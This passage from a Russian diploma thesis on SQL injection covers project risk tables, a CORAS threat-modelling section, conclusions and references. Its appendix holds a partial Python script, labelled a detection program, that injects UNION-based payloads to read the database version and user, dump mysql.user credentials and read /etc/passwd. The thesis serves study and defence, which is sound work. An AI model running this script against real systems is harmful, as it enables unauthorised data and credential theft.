Низкая квалификация разработчиков	Ухудшение качества готового продукта	0,7	0,8	0,56	неприемлемый
Низкое качество управления командой разработчиков	Недоверие, потеря времени	0,5	0,8	0,4	Средне-приемлемый
Не выполнение техники безопасности при разработке проекта	Компрометация внутриорганизационных данных	0,3	0,8	0,24	Средне-приемлемый
Низкая эффективность работы сотрудников	Потеря времени на разработку	0,5	0,8	0,2	Средне-приемлемый
Недееспособность ключевых сотрудников	Приостановка разработки проекта	0,5	0,8	0,4	неприемлемый

Продолжение таблицы 8.5

Внешние угрозы	Внешние уязвимости	Вероятность возникновения	Влияние на цели	Уровень риска	Приемлемость риска
Не регулярное обслуживание оборудования для разработки	Потеря времени, потеря денег	0,5	0,8	0,4	Средне-приемлемый

На основе расчётов выявлены приоритетные риски требующих дальнейшего анализа и управления.

8.4 Элимирование рисков

Элиминирование рисков обеспечивает доведение выявленных и оцененных рисков до приемлемого уровня. Поиск приемлемого риска позволяет оценить воздействие рисков, концентрировать и распределять ресурсы, а также разрабатывать соответствующую программу (комплекс мероприятий), направленную на превентивное и последующее воздействие на риск. В таблице 8.6 показан принцип уменьшения вероятности возникновения, а в табилце 8.7 показан окончательный расчёт.

Таблица 8.6 – определение уменьшения вероятности возникновения при выборе категории мер

Категория мер обработки риска	Влияние	степень вероятности
Уменьшение риска	на 2	на 3

Таблица 8.7 – определение остаточного уровня риска после определения мер защиты

Риски	описание	влияние	Уровень риска	меры по обработке рисков	Остаточный уровень риска
Злоумышленники	Потеря конфиденциальной информации	Конфиденциальность, Доступность, целостность	0,56	разграничение доступа, использование нескольких технологий БД, Файервол, Фильтры приложений	0,36

Продолжение таблицы 8.7

Риски	описание	влияние	Уровень риска	меры по обработке рисков	Остаточный уровень риска
Поставщики используемых инструментов разработки	Недостоверное внедряемое ПО внутри компании приводящее к компрометации данных	Конфиденциальность, Доступность, целостность	0,08	Лицензионное ПО, регулярное обновление	0
Неправильный расчёт бюджета на создание проекта	Приостановка проекта, потеря времени и денег	Доступность, целостность	0,24	Документирование, грамотное распределение ресурсов	0,04
Не конкурентоспособность	Потеря доходов	Доступность, целостность	0,4	Анализ трендов рынка	0,2
Низкая квалификация разработчиков	Снижение качества продукта	Доступность, целостность	0,56	Контроль за повышением квалификации	0,36
Низкое качество управления командой разработчиков	потеря времени на нечёткое управление	целостность	0,4	Документированные особенности управления в организации	0,2
Не выполнение техники безопасности при разработке проекта	Возможность вывести из строя ключевые активы	Конфиденциальность, Доступность, целостность	0,24	Документ по технике безопасности и ознакомление	0,04

Продолжение таблицы 8.7

Риски	описание	влияние	Уровень риска	меры по обработке рисков	Остаточный уровень риска
Низкая эффективность работы сотрудников	Потеря времени на создаваемый проект	целостность	0,2	Грамотное распределение обязанностей	0,1
Недееспособность ключевых сотрудников	Остановка проекта, потеря доходов	целостность	0,4	Предоставление комфортных условий труда, удерживание конкурентоспособности	0,1
Не регулярное обслуживание оборудования для разработки	Потеря ключевых компонентов разработки, потеря времени	Доступность, целостность	0,4	Периодическое обслуживание компонентов служащих для реализации проектов	0,2

8.5 Мониторинг рисков

Мониторинг рисков проекта обеспечивает текущий анализ уровня диагностированных рисков и его соответствия уровню приемлемого риска, а также разработку контрольных процедур, направленных на повышение эффективности интегрированного управления рисками проекта.

В данном случае за мониторинг рисков компрометации данных разрабатываемого приложения отвечает разработанная программа в дипломном проекте помогающая повысить эффективность управления рисками.

Пример работы с мониторингом рисковых ситуаций связанных с безопасностью приложения (таблица 8.8).

Таблица 8.8 – мониторинг рисковых ситуаций безопасности приложения

Меры по мониторингу рисков	Определяемая рисковая ситуация	Выбор меры по обработке	Снижение вероятности возникновения
Автоматизированная программа >	Высокие привилегии доступа >	Разграничение доступа >	За счёт определения уязвимости, сокращение времени на выбор необходимой меры защиты, своевременное внедрение.

8.6 Оценка рисков – Coras


В данной работе применяется такой метод оценивания рисков как Coras.

В данной методологии информационные системы представлены как сложный комплекс с учётом человеческого фактора, а не только на основе используемых технологий.

Программное обеспечение использует язык UML (сокр. от англ. Unified Modeling Language – унифицированный язык моделирования) – язык графического описания для объектного моделирования в области разработки программного обеспечения.

UML является языком широкого профиля, это открытый стандарт, использующий графические обозначения для создания абстрактной модели системы, называемой UML - моделью. UML был создан в основном для определения, визуализации, проектирования и документирования программных систем (таблица 8.9).

Таблица 8.9 – использующиеся элементы при оценивании рисков

Вид	Название на английском языке	Название на русском
	Asset	Ценность, информация, подлежащая защите
	Threat Human Deliberate	Угроза преднамеренная, связанная с человеческим фактором воздействия
	Threat Scenario	Сценарий угрозы
	Vulnerability	Уязвимость
	Risk	Риск
	Treatment	Противодействие угрозе

Активы на которые влияют данные риски показаны ниже




Рисунок 8.2 – активы на которые влияют уязвимости

Ниже представлена схема модели угроз где обозначены классификации нарушения использующиеся при возникновении рисковых ситуаций, а также показаны сами угрозы, уязвимости и на какие активы они влияют.




Рисунок 8.3 – модель угроз

Ниже представлена схема модели угроз с учётом вероятности возникновения инцидентов, степень вероятности определяется по отношению к активам.




Рисунок 8.4 - Модель угроз с учетом вероятности возникновения инцидентов

Ниже представлена схема рисков с характеристиками влияния угроз, здесь описывается влияние рисков на активы.




Рисунок 8.5 - Диаграмма рисков с характеристиками влияния угроз

Ниже представлена схема угроз и уязвимостей с мерами по их обработке. Показано как каждой уязвимости препядствует подобранный метод защиты.




Рисунок 8.6– Модель угроз с учётом мер защиты

Вывод

В данной работе был разобран цикл управления проектными рисками, определены наиболее важные риски компании связанные с производственной деятельностью, влияющие на разработку проектов. Был сделан качественный анализ рисков, на его основе определён остаточный уровень риска где вероятность возникновения после определяемых мер защиты была уменьшена на 20-30%. Показан пример мониторинга рисковых ситуаций связанных с безопасностью (злоумышленник) созданного продукта.

Заключение

В процессе выполнения работы были в полной мере решены поставленные цели и задачи:

– Знакомство с web уязвимостью – sql инъекцией.

– Разбор методов эксплуатирования sql инъекций на разных БД.

– Тестирование основных разобранных методов на уязвимом web-приложении.

– Разбор методов защиты на уровне кода и на уровне операционной системы.

– Методы защиты.

– Рекомендации по анализу и расследованию sql инъекций.

Также была выполнена задача создания автоматизированной программы обнаружения sql инъекций.

И под конец были выполнены спец части дипломной работы, а именно безопасность жизнедеятельности и расчёт рисков.

Список литературы

1 Атака SQL Injection [Электронный ресурс]/ URL: https://technet.microsoft.com/ruru/library/ms161953%28v=sql.105%29.aspx (дата обращения 27.02.2020)

2 Противодействие атакам, использующим SQL-инъекции [Электронный ресурс]/ URL: http://www.ibm.com/developerworks/ru/library/se-sql-injection-attacks/ (дата обращения 15.03.2020)

3 Advanced SQL-Injection prevention [Электронный ресурс]/ URL: https://www.ptsecurity.com/upload/corporate/ru-ru/download/PT-devteev-Advanced-SQL-Injection.pdf (дата обращения 20.03.2020)

4 Justin Clarke. SQL Injection Attacks and Defense, 2012 – 576с.

5 Атака SQL Injection [Электронный ресурс]/ URL: https://owasp.org/www-community/attacks/SQL_Injection

6 Методы атаки SQL Injection [Электронный ресурс]/ URL: https://www.websec.ca/kb/sql_injection

7 Система управления проектными рисками// https://studme.org/ URL: https://studme.org/1678041221056/menedzhment/sistema_upravleniya_proektnymi_riskami (дата обращения 15.05.2020)

Приложение А

А.1 Код выполняемой программы

```
import requests
import sys
import getopt
import re
from termcolor import colored
def banner():
        print "\n****************************************"
        print "* Sqlinject *"
        print "****************************************"
def usage():
        print "Usage:"
        print "-s: url (http://example.com/news.php?id=test)\n"
         print "   -i: injection strings file \n"
        print "example: SQLinjector.py -w
http://www.example.com/news.php?id=test \n"
def start(argv):
        banner()
        if len(sys.argv) < 2:
        usage()
        sys.exit()
        try:
        opts, args = getopt.getopt(argv,"s:i:")
        except getopt.GetoptError:
        print "Error en arguments"
        sys.exit()
        for opt,arg in opts :
```

```
        if opt == '-s' :
                url=arg
        elif opt == '-i':
                        dictio = arg
        try:
                print "[-] Opening injections file: " + dictio
                f = open(dictio, "r")
                name = f.read().splitlines()
        except:
                print"Failed opening file: "+ dictio+"\n"
                sys.exit()
        launcher(url,name)
def launcher (url,dictio):
        injected = []
        for x in dictio:
                sqlinjection=x
                injected.append(url.replace("test",sqlinjection))
        res = injector(injected)
        print colored('[+] Detection results:','green')
        print "------------------"
        for x in res:
                print x.split(";")[0]
        print colored ('[+] Detect columns: ','green')
        print "-----------------"
        res = detect_columns(url)
        print "Number of columns: " + res
        res = detect_columns_names(url)
        print "[+] Columns names found: "
```

```
        print "-------------------------"
        for col in res:
                print col
        print colored('[+] DB version: ','green')
        print "---------------"
        detect_version(url)
        print colored('[+] Current USER: ','green')
        print "---------------"
        detect_user(url)
        print colored('[+] Get tables names:','green')
        print "----------------------"
        detect_table_names(url)
        print colored('[+] MYSQL user extraction','green')
        print "-----------------------------------"
        steal_users(url)
        filename="/etc/passwd"
        message = "\n[+] Reading file: " + filename
        print colored(message,'green')
        print "--------------------------------"
        read_file(url,filename)
def injector(injected):
        errors = ['Mysql','error in your SQL']
        results = []
        for y in injected:
                print "[-] Testing errors: " + y
                req=requests.get(y)
                for x in errors:
                        if req.content.find(x) != -1:
```

```
                res = y + ";" + x
                results.append(res)
    return results
def detect_columns(url):
    new_url= url.replace("test","admin' order by X-- -")
    y=1
    while y < 20:
        req=requests.get(new_url.replace("X",str(y)))
        if req.content.find("Unknown") == -1:
            y+=1
        else:
            break
    return str(y-1)
def detect_version(url):
    new_url=
url.replace("test","\'%20union%20SELECT%201,CONCAT('TOK',@@version,'TO
K')--%20-")
    req=requests.get(new_url)
    raw = req.content
    reg = ur"TOK([a-zA-Z0-9].+?)TOK+?"
    version=re.findall(reg,req.content)
    for ver in version:
        print ver
    return ver
def detect_user(url):
    new_url=
url.replace("test","\'%20union%20SELECT%201,CONCAT('TOK',user(),'TOK')--
%20-")
    req=requests.get(new_url)
```

```
        raw = req.content
        reg = ur"TOK([a-zA-Z0-9].+?)TOK+?"
        users=re.findall(reg,req.content)
        for user in users:
                print user
        return user
def steal_users(url):
        new_url=
url.replace("test","1\'%20union%20SELECT%20CONCAT('TOK',user,'TOK'),CO
NCAT('TOK',password,'TOK')%20FROM%20mysql.user--%20-")
        req=requests.get(new_url)
